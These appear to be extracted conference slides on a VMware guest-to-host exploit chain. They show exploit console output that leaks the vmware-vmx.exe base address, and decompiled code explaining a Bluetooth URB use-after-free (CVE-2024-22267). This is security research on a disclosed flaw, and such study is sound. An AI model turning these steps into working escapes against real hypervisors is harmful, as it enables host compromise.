
## Trigger and exploit in Windows guest

```
[+] Patch VM drivers to trigger
[-] Patch vhgfs.sys Offset 0x1000
[-] Patch vhgfs.sys Offset 0xabb0
[-] Patch vhgfs.sys Offset 0x1053
[-] Patch vhgfs.sys Offset 0xa1d9
[+] Create a file in shared folder
[-] File : \\vmware-host\Shared Folders\data\pwn2own_leak.txt
[+] Trigger a leak bug
[-] Prepare Heap
[-] trigger leak bug multiple time..
.....
[!] Leaked address : 00007FF69AC24C70
[!] vmware-vmx.exe base address : 00007FF69A990000
```

Now, we know base address of vmware-vmx 😍


# VBluetooth URB Use-After-Free (CVE-2024-22267)

## VMware Virtual Bluetooth Overview



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## VMware Virtual Bluetooth Overview



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Root cause analysis (1)

```
_int64 VBluetooth_SubmitUrb(vurb *urb){  
    pipe = urb->pipe;  
    bufferLen = urb->bufferLen;  
    data = urb->data;  
    dev = pipe->dev;  
    urb->status = 0;  
    urb->actualLen = bufferLen;  
    endpoint = pipe->endpoint;  
    if ( endpoint )  
    {  
        if ( endpoint == 0x81 )  
            return VUsbQueue_SubmitURB(&dev->queue0, urb);  
        if ( endpoint == 0x82 )  
            return VUsbQueue_SubmitURB(&dev->queue0, urb);  
    }  
}
```

```
rbufQueue * VUsbQueue_SubmitURB(pools *pool, vurb *urb){  
    node = AllocNode(pool->node_len);  
    if ( node )  
    {  
        tail = pool->tail;  
        if ( tail )  
            *tail = node;  
        else  
            pool->head = &node->next;  
        node_len = pool->node_len;  
        pool->tail = (signed __int64)node;  
        memcpy(&node->pUrb, &urb, node_len - 8);  
    }  
}
```


**No increase the reference counter of URB object**



# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Root cause analysis (2)

```
rbufQueue VUsbQueue_HandleURBs(pools *pool){  
// ...  
curr_node = pool->head;  
if ( curr_node ){  
    while ( 1 ){  
        urb = curr_node->pUrb;  
        // handle a urb object  
  
        PooledLinkList_FreeNode(curr_node, pool);  
  
        Poll_Callback(1, 2, VUsbCompleteUrb, urb, ...);  
  
        Register a job to polling queue  
  
        curr_node = (rbufQueue *)pool->head;  
        if ( !curr_node )  
            return curr_node;  
    }  
}
```




# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Reset the USB device


```
_int64 __fastcall VBluetooth_SubmitUrb(vurb *urb)
{
    // ...
    if ( endpointAddress )
    {
        /* handle a non control URB and return */
    }
    /* handle a control URB */
    if ( (urbData->bmRequestType & 0x60) != 0x20 )
    {
        // ...
        if ( requestType == 9 )
        {
            if ( urbData->wValue <= 1u )
            {
                sub_1407BA7E0(urb->pipe->dev, urbData->wValue);
                if ( urbData->wValue )
                    VBluetooth_Reset(dev);
                return (g_usb_func_table->vusbCompleteUrb)(urb);
            }
        }
    }
}
```

```
void VUsb_DeviceReset(VUsbDevice *dev)
{
    _int64 *pipeArray;
    pipeArray = &dev->pipeArray[20];
    VUsb_ResetPortPipe(pipeArray);
}
```




# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Trigger Use-After-Free (1)



